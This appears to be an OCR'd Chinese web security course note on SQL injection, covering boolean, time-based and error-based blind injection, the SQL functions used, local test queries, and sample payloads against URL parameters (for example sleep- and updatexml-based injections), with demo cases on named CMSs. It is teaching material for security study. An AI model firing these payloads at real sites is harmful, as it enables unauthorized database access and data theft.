
WEB 攻防-通用漏洞&SQL 注入&增删改查&盲注&延时&布尔&报错


ASP
IIS安全
解析
短文件
配置不当写权限
源码问题
MDB下载
ASP数据库植入
ASPX
配置不当
路径泄漏错误
代码安全
DLL反编译
常见漏洞
未授权访问
PHP
应用
CTF考点
真实CMS源码
函数
==与===
intval
strpos
in_array
preg_match
str_replace
JAVA
代码URL对应
JAR反编译
URL路由代
加载jar包
身份验证
JWT安全
其他安全
访问控制

#知识点：

1、明确查询方式注入 Payload

2、明确查询方式注入产生功能

3、明确 SQL 盲注延时&布尔&报错

#详细点：

盲注就是在注入过程中，获取的数据不能回显至前端页面。

此时，我们需要利用一些方法进行判断或者尝试，这个过程称之为盲注。

解决：常规的联合查询注入不行的情况

我们可以知道盲注分为以下三类：

-基于布尔的 SQL 盲注-逻辑判断

regexp,like,ascii,left,ord,mid

-基于时间的 SQL 盲注-延时判断

if,sleep

-基于报错的 SQL 盲注-报错回显

floor，updatexml，extractvalue

https://www.jianshu.com/p/bc35f8dd4f7c

参考：

```
like 'ro%'              #判断 ro 或 ro...是否成立
regexp '^xiaodi[a-z]' #匹配 xiaodi 及 xiaodi...等
if(条件,5,0)             #条件成立 返回 5 反之 返回 0
sleep(5)                #SQL 语句延时执行 5 秒
mid(a,b,c)              #从位置 b 开始，截取 a 字符串的 c 位
substr(a,b,c)           #从位置 b 开始，截取字符串 a 的 c 长度
left(database(),1)，database() #left(a,b)从左侧截取 a 的前 b 位
length(database())=8   #判断数据库 database()名的长度
ord=ascii ascii(x)=97 #判断 x 的 ascii 码是否等于 97
```

SQL 查询方式注入

select,insert,update,delete,orderby 等

基本知识本地测试

```
select * from member where username like 'vi%';
select * from member where username regexp '^x';
select * from member where id=1 and sleep(1);
select * from member where id=1 and if(1>2,sleep(1),0);
select * from member where id=1 and if(1<2,sleep(1),0);
select * from member where id=1 and length(database())=7;
```

演示案例：

- SQL-盲注&布尔&报错&延时
- 查询-select-xhcms-布尔盲注
- 插入-insert-xhcms-报错盲注
- 更新-update-xhcms-报错盲注
- 删除-delete-kkcms-延时盲注

```
#SQL-盲注&布尔&报错&延时
PHP 开发项目-输出结果&开启报错
基于延时：都不需要
/blog/news.php?id=1 and if(1=1,sleep(5),0)
基于布尔：有数据库输出判断标准
/blog/news.php?id=1 and length(database())=7
基于报错：有数据库报错处理判断标准
/blog/news.php?id=2 and updatexml(1,concat(0x7e,(SELECT
@@version),0x7e),1)

知识点：
1、查询方式增删改查四种特性决定，部分是不需要进行数据取出和显示，所以此类注入
基本上需要采用盲注才能正常得到结果（黑盒测试可以根据功能判断注入查询方式）
2、查询方式增删改查四种特性决定应用功能点（会员注册，删除新闻，修改文章等）
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址